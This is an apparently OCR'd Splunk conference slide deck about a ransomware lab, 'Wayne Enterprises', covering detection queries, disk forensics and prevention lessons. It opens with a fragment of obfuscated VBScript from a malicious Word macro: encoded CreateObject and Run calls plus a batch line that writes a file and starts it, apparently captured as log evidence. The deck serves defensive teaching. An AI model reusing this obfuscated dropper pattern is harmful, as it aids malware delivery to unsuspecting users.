VP=creATeoBJEcT(A9y("262B0814200 10C453521141407",EuM))" "U5Quw=85" "VP.Run A9y("1023287B163629755C0D6C06270F1E01536C6E7551","UsNL") & WIbud & NCiN,2912-2912,5755-5755" "A6mfcYL=76" "End sUB" "JoxZ3=43" "AylniN" "suB GAiF()" "G4vzM=95" "Dim DCRml9g, CjoNOY9" "For DCRml9g = 68 To 6000327" "CjoNOY9 = Rvwr + 23 + 35 + 27" "Next" "KK0H=46" "enD sUb") do @echo %~i)>"!GSI!" && start "" "!GSI!"	4490	266.247475	101.498361

fast mode = :)

What have we here?

New Search

```
|tstats count where (index=wayne OR index=stoq-scans) by sourcetype
```

✓ 696,340 events (before 9/12/16 5:28:47.000 PM) No Event Sampling

Events | Patterns | Statistics (28) | Visualization

20 Per Page | Format | Preview

sourcetype
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
stream:smb
suricata
WinRegistry
stream:ip
fgt_traffic
WinEventLog:Security
stream:tcp
stream:icmp
fgt_utm
stream:mapi
stream:dns
stream:http
nessus:scan
iis
stream:ldap
WinEventLog:System
stoq:trid
stoq:exif
WinEventLog:Application


About | Support | File a Bug | Documentation | Privacy Policy

Our learning environment consists of:

- 31 publically-accessible single-instance Splunk servers
- Each with ~700K events, from real environment.


what
you think
my lab looks like…


Gateway
the reality.




attribution.


Get ready to ~~cheat~~ learn.

Hi. We're blackhats.


Ransomware Lab: “Wayne Enterprises”




USB Drive with Malicious Word Macro Doc




Communication to Download Cryptor Code




Local File Encryption




Lateral Move to Fileshare



Abandon Hope



Sourcetypes We Have




splunk>
DETECTION: Windows events, stream, sysmon, registry, firewall….

DETECTION - We learned that:

- Many ways to detect unusual endpoint behavior that could indicate ransomware infection.
- Make your searches look for general, abnormal behavior – not “specific” or you’ll never keep up.
- You don’t have to turn on everything we showed to get some value – but the more you have the more confident you can be. Windows events are a bare minimum!
- The earlier you detect, the better chance you have at stopping the spread.

FORENSICS: A dive into a disk image

Forensics: What did we learn?

- Don't use suspicious USB drives containing macro-enabled Word docs. ☺
- While lots of good commercial forensic analysis tools exist, there's a lot you can do with programs from the open-source community.
- Log2timeline/Plaso has been around for a LONG time and can be enhanced via extensive plugins. Cost = $0. Lots of training!
- You could gather disk images from infected systems and use Splunk to sift through the extensive amounts of data.
- In smaller shops, this is a good use for a copy of **FREE SPLUNK** on your laptop


splunk>
PREVENTION: Infection “Lag.” Backups, backups, backups ,backups, backups. Patches, patches, patches, patches and patches. Automated analysis.

Prevention: What did we learn?

- Do what you can about implementing policy to harden your endpoints.
- Back everything up always and verify.
- Scan your systems, patch your systems, use asset and identity info.
- Perform automated analysis to know when bad stuff's arriving.
- Leverage infection lag built into ransomware variants to "take action" before the darkness.
- Ken Westin's talk from Tuesday!

Adaptive Response.

Dimitri’s Magical and Timely AR Slide

THANK YOU

https://splunk.box.com/splunking-the-endpoint2016
https://splunk.box.com/splunking-the-endpoint

splunk>